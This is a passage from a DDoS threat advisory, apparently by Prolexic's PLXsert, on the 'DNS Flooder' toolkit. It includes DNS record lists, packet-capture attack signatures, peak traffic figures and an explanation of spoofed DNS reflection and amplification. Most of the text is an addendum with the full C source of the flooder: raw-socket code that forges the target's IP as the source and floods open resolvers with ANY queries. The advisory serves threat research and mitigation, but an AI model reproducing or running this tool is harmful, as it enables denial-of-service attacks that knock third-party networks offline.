A 5.135.4.29, A 5.135.4.3, A 5.135.4.30, A 5.135.4.4, A 5.135.4.5, A 5.135.4.6, A 5.135.4.7, A
5.135.4.8, A 5.135.4.9, A 5.135.4.31, A 5.135.4.32, A 5.135.4.33, A 5.135.4.34, A 5.135.4.35, A
5.135.4.36, A 5.135.4.37, A 5.135.4.38, A 5.135.4.39, A 5.135.4.40, A 5.135.4.41, A 5.135.4.42,
A 5.135.4.43, A 5.135.4.44, A 5.135.4.45, A 5.135.4.46, A 5.135.4.47, A 5.135.4.48, A
5.135.4.49, A 5.135.4.50, A 5.135.4.51, A 5.135.4.52, A 5.135.4.53, A 5.135.4.54, A 5.135.4.55,
A 5.135.4.56, A 5.135.4.57, A 5.135.4.58, A 5.135.4.59, A 5.135.4.60, A 5.135.4.61, A
5.135.4.62, A 5.135.4.63, A 5.135.4.64, A 5.135.4.65, A 5.135.4.66, A 5.135.4.67, A 5.135.4.68,
A 5.135.4.69, A 5.135.4.70, A 5.135.4.71, A 5.135.4.xxx, A 5.135.4.73, A 5.135.4.74, A
5.135.4.75, A 5.135.4.76, A 5.135.4.77, A 5.135.4.78, A 5.135.4.79, A 5.135.4.80, A 5.135.4.81,
A 5.135.4.82, A 5.135.4.83, A 5.135.4.84, A 5.135.4.85, A 5.135.4.86, A 5.135.4.87, A
5.135.4.88, A 5.135.4.89, A 5.135.4.90,[|domain]

18:49:29.888142 IP xxx.xxx.xxx.xxx > xxx.xxx.xxx.xxx: udp
....E..s.LAp..^.@H."H4..[n..............[n..............[n..............[n..............[n.....
.........[n..............[n..............[n..............[n..............[n..............[n....
..........[n..............[n..............[n..............[n..............[n..............[n...
...........[n..............[n..............[n..............[n..............[n..............[n..
............[n..............[n..............[n..............[n..............[n..............[n.
.............[n..............[n..............[n..............[n..............[n..............[n
..............[n..............[n..............[n..............[n..............[n..............[
n..............[n..............[n..............[n..............[n..............[n..............
[n..............[n..............[n..............[n..............[n..............[n.............
.[n..............[n..............[n..............[n..............[n..............[n............
..[n..............[n..............[n..............[n..............[n..............[n...........
...[n..............[n..............[n..ns2.).........[n...%........[n...%........[n......).....
...
18:49:29.994978 IP xxx.xxx.xxx.xxx > xxx.xxx.xxx.xxx: udp
....E..c.N.r;.[..>Y)H4...P...............P...............P...............P...............P.....
..........P...............P...............P...............P...............P...............P....
...........P...............P...............P...............P...............P...............P...
............P...............P...............P...............P...............P...............P..
.............P...............P...............P...............P...............P...............P.
.... .........P.....
.........P...............P...............P...............P...............P...............P.....
..........P...............P...............P...............P...............P...............P....
...........P...............P...............P...............P...............P...............P...
............P.....
.........P.....!.........P.....".........P.....#.........P.....$.........P.....%.........P.....
&.........P.....'.........P.....(.........P.....).........P.....*.........P.....+.........P....
.,.........P.....-.........Q...ns2.).........Q...%.........Q...%.........Q......).
```

Figure 17: Attack signature used in the DNS Flooder campaigns

One of the steps taken by malicious actors prior to the use of this tool was the setup of DNS servers that will respond and amplify the attackers' DNS queries. This step ensures the responses will be directed to the intended target. All attack traffic was successfully mitigated by Prolexic.

Attack B

The second example was identified by its use of resource records that contained large responses of more than 4,000 bytes when queried with an ANY (255) request.

	San Jose	London	Hong Kong	Washington
Peak bits per second (bps)	453.17 Mbps	2.19 Gbps	1.09 Gbps	1.26 Gbps
Peak packets per second (pps)	43.13 Kpps	208.86 Kpps	106.03 Kpps	118.33 Kpps

Figure 18: Peak values compiled by the Prolexic scrubbing centers for the second campaign

This DNS Flooder toolkit can produce significant bandwidth power with only a few servers. For example, 1 Gbps of attack bandwidth could yield 50 Gbps of reflected attack traffic. In both campaigns mentioned in this document, false DNS resource records were used to amplify responses. The toolkit hides its IP address by spoofing the DNS request as originating from the target. Crafting the DNS resource record requires root or system level access to the botnet servers and complicates pinpointing the origin of the attack. This allows malicious actors to use their own attack resources for performing DNS reflection floods and lends itself to be a forceful tool in DDoS-for-hire scenarios.

PLXsert will continue analyzing this DDoS toolkit to include possible upcoming variations, and issue new threat advisories should it be warranted.

CONTRIBUTORS

PLXsert

ABOUT THE PROLEXIC SECURITY ENGINEERING AND RESPONSE TEAM (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

ABOUT PROLEXIC

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, energy, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Fort Lauderdale, Florida and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow us on LinkedIn, Facebook, Google+, YouTube, and @Prolexic on Twitter.

ADDENDUM: FULL SOURCE CODE OF DNS FLOODER

This source code is available at https://github.com/plxsertr/dnsreflect for research purposes.

C code

```c
#include <time.h>
#include <pthread.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <arpa/inet.h>

#define MAX_PACKET_SIZE 8192
#define PHI 0x9e3779b9
#define PACKETS_PER_RESOLVER 15

static uint32_t Q[4096], c = 362436;

struct list
{
    struct sockaddr_in data;
    char domain[512];
    int line;
    struct list *next;
    struct list *prev;
};
struct list *head;

struct thread_data{
    int thread_id;
    struct list *list_node;
    struct sockaddr_in sin;
    int port;
};

struct DNS_HEADER
{
    unsigned short id; // identification number

    unsigned char rd :1; // recursion desired
    unsigned char tc :1; // truncated message
    unsigned char aa :1; // authoritive answer
    unsigned char opcode :4; // purpose of message
    unsigned char qr :1; // query/response flag

    unsigned char rcode :4; // response code
    unsigned char cd :1; // checking disabled
    unsigned char ad :1; // authenticated data
    unsigned char z :1; // its z! reserved
    unsigned char ra :1; // recursion available

    unsigned short q_count; // number of question entries
    unsigned short ans_count; // number of answer entries
    unsigned short auth_count; // number of authority entries
    unsigned short add_count; // number of resource entries
};

//Constant sized fields of query structure
struct QUESTION
{
  unsigned short qtype;
  unsigned short qclass;
};

//Constant sized fields of the resource record structure
struct QUERY
{
    unsigned char *name;
    struct QUESTION *ques;
};

void ChangetoDnsNameFormat(unsigned char* dns,unsigned char* host)
{
    int lock = 0 , i;
    strcat((char*)host,".");

    for(i = 0 ; i < strlen((char*)host) ; i++)
    {
    if(host[i]=='.')
    {
    *dns++ = i-lock;
    for(;lock<i;lock++)
    {
    *dns++=host[lock];
    }
    lock++; //or lock=i+1;
    }
    }
    *dns++='\0';
}

void init_rand(uint32_t x)
{
    int i;

    Q[0] = x;
    Q[1] = x + PHI;
    Q[2] = x + PHI + PHI;

    for (i = 3; i < 4096; i++)
    Q[i] = Q[i - 3] ^ Q[i - 2] ^ PHI ^ i;
}

uint32_t rand_cmwc(void)
{
    uint64_t t, a = 18782LL;
    static uint32_t i = 4095;
    uint32_t x, r = 0xffe;
    i = (i + 1) & 4095;
    t = a * Q[i] + c;
    c = (t >> 32);
    x = t + c;
    if (x < c) {
    x++;
    c++;
    }
    return (Q[i] = r - x);
}

/* function for header checksums */
unsigned short csum (unsigned short *buf, int nwords)
{
    unsigned long sum;
    for (sum = 0; nwords > 0; nwords--)
    sum += *buf++;
    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

void setup_udp_header(struct udphdr *udph)
{

}

void *flood(void *par1)
{
    struct thread_data *td = (struct thread_data *)par1;

    char strPacket[MAX_PACKET_SIZE];
    int iPayloadSize = 0;

    struct sockaddr_in sin = td->sin;
    struct list *list_node = td->list_node;
    int iPort = td->port;

    int s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(s < 0)
    {
    fprintf(stderr, "Could not open raw socket. You need to be root!\n");
    exit(-1);
    }

    //init random
    init_rand(time(NULL));

    // Clear the data
    memset(strPacket, 0, MAX_PACKET_SIZE);

    // Make the packet
    struct iphdr *iph = (struct iphdr *) &strPacket;
    iph->ihl = 5;
    iph->version = 4;
    iph->tos = 0;
    iph->tot_len = sizeof(struct iphdr) + 38;
    iph->id = htonl(54321);
    iph->frag_off = 0;
    iph->ttl = MAXTTL;
    iph->protocol = IPPROTO_UDP;
    iph->check = 0;
    iph->saddr = inet_addr("192.168.5.100");

    iPayloadSize += sizeof(struct iphdr);

    struct udphdr *udph = (struct udphdr *) &strPacket[iPayloadSize];
    udph->source = htons(iPort);
    udph->dest = htons(53);
    udph->check = 0;

    iPayloadSize += sizeof(struct udphdr);

    struct DNS_HEADER *dns  = (struct DNS_HEADER *) &strPacket[iPayloadSize];
    dns->id = (unsigned short) htons(rand_cmwc());
    dns->qr = 0; //This is a query
    dns->opcode = 0; //This is a standard query
    dns->aa = 0; //Not Authoritative
    dns->tc = 0; //This message is not truncated
    dns->rd = 1; //Recursion Desired
    dns->ra = 0; //Recursion not available! hey we dont have it (lol)
    dns->z = 0;
    dns->ad = 0;
    dns->cd = 0;
    dns->rcode = 0;
    dns->q_count = htons(1); //we have only 1 question
    dns->ans_count = 0;
    dns->auth_count = 0;
    dns->add_count = htons(1);

    iPayloadSize += sizeof(struct DNS_HEADER);

    sin.sin_port = udph->source;
    iph->saddr = sin.sin_addr.s_addr;
    iph->daddr = list_node->data.sin_addr.s_addr;
    iph->check = csum ((unsigned short *) strPacket, iph->tot_len >> 1);

    char strDomain[512];
    int i;
    int j = 0;
    int iAdditionalSize = 0;
    while(1)
    {
    if(j==2){
    usleep(100);
    j=0;
    }

    //set the next node
    list_node = list_node->next;

    //Clear the old domain and question
    memset(&strPacket[iPayloadSize + iAdditionalSize], 0, iAdditionalSize+256);

    //add the chosen domain and question
    iAdditionalSize = 0;

    unsigned char *qname = (unsigned char*) &strPacket[iPayloadSize + iAdditionalSize];
    strcpy(strDomain, list_node->domain);
    ChangetoDnsNameFormat(qname, strDomain);
    //printf("!!%s %d\n", list_node->domain, list_node->line);

    iAdditionalSize += strlen(qname) + 1;

    struct QUESTION *qinfo = (struct QUESTION *) &strPacket[iPayloadSize + iAdditionalSize];
    qinfo->qtype = htons(255); //type of the query , A , MX , CNAME , NS etc
    qinfo->qclass = htons(1);

    iAdditionalSize += sizeof(struct QUESTION);

    strPacket[iPayloadSize + iAdditionalSize] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 1] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 2] = 0x29;
    strPacket[iPayloadSize + iAdditionalSize + 3] = 0x23;
    strPacket[iPayloadSize + iAdditionalSize + 4] = 0x28;
    strPacket[iPayloadSize + iAdditionalSize + 5] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 6] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 7] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 8] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 9] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 10] = 0x00;
    strPacket[iPayloadSize + iAdditionalSize + 11] = 0x00;

    iAdditionalSize += 11;

    //set new node data
    iph->daddr = list_node->data.sin_addr.s_addr;

    udph->len= htons((iPayloadSize + iAdditionalSize) - sizeof(struct iphdr));
    iph->tot_len = iPayloadSize + iAdditionalSize;

    udph->source = htons(rand_cmwc() & 0xFFFF);
    iph->check = csum ((unsigned short *) strPacket, iph->tot_len >> 1);

    //send
    for(i = 0; i < PACKETS_PER_RESOLVER; i++)
    {
    //usleep(1);
    sendto(s, strPacket, iph->tot_len, 0, (struct sockaddr *) &list_node->data,
sizeof(list_node->data));
    }

    j++;
    }
}

void ParseResolverLine(char *strLine, int iLine)
{
  char caIP[32] = "";
  char caDNS[512] = "";

  int i;
  char buffer[512] = "";

  int moved = 0;
  for(i = 0; i < strlen(strLine); i++)
  {
    if(strLine[i] == ' ' || strLine[i] == '\n' || strLine[i] == '\t')
    {
    moved++;
    continue;
    }

    if(moved == 0)
    {
    caIP[strlen(caIP)] = (char) strLine[i];
    }
    else if(moved == 1)
    {
    caDNS[strlen(caDNS)] = (char) strLine[i];
    }
  }
  //printf("Found resolver %s, domain %s!\n", caIP, caDNS);

  if(head == NULL)
  {
    head = (struct list *)malloc(sizeof(struct list));

    bzero(&head->data, sizeof(head->data));

    head->data.sin_addr.s_addr=inet_addr(caIP);
    head->data.sin_port=htons(53);
    strcpy(head->domain, caDNS);
    head->line = iLine;
    head->next = head;
    head->prev = head;
  }
  else
  {
    struct list *new_node = (struct list *)malloc(sizeof(struct list));

    memset(new_node, 0x00, sizeof(struct list));

    new_node->data.sin_addr.s_addr=inet_addr(caIP);
    new_node->data.sin_port=htons(53);
    strcpy(new_node->domain, caDNS);
    new_node->prev = head;
    head->line = iLine;
    new_node->next = head->next;
    head->next = new_node;
  }
}

int main(int argc, char *argv[ ])
{
  if(argc < 4)
  {
    fprintf(stderr, "Invalid parameters!\n");
    fprintf(stderr, "DNS Flooder v1.1\nUsage: %s <target IP/hostname> <port to hit> <reflection
file (format: IP DOMAIN>> <number threads to use> <time (optional)>\n", argv[0]);
    fprintf(stderr, "Reflection File Format:
<IP>[space/tab]<DOMAIN>[space/tab]<IGNORED>[space/tab]<IGNORED>...\n");
```

```
    exit(-1);
  }

//  printf("1");
  head = NULL;

  char *strLine = (char *) malloc(256);
  strLine = memset(strLine, 0x00, 256);

  char strIP[32] = "";
  char strDomain[256] = "";

  int iLine = 0; // 0 = ip, 1 = domain.

  FILE *list_fd = fopen(argv[3],  "r");
  while(fgets(strLine, 256, list_fd) != NULL)
  {
    ParseResolverLine(strLine, iLine);
    iLine++;
  }
//printf("2");

  int i = 0;
  int num_threads = atoi(argv[4]);

  struct list *current = head->next;
  pthread_t thread[num_threads];
  struct sockaddr_in sin;
  sin.sin_family = AF_INET;
  sin.sin_port = htons(0);
  sin.sin_addr.s_addr = inet_addr(argv[1]);
  struct thread_data td[num_threads];

  int iPort = atoi(argv[2]);
//printf("3");
//printf("Target: %s:%d\n", argv[1], iPort);

  for(i = 0; i < num_threads; i++)
  {
    current = current->next;
    td[i].thread_id = i;
    td[i].sin= sin;
    td[i].list_node = current;
    td[i].port = iPort;
    pthread_create( &thread[i], NULL, &flood, (void *) &td[i]);
  }
//printf("4");
//  fprintf(stdout, "Starting Flood...\n");

  if(argc > 4)
  {
    sleep(atoi(argv[5]));
  }
  else
  {
    while(1)
    {
    sleep(1);
    }
  }
//printf("5");
  return 0;
}
```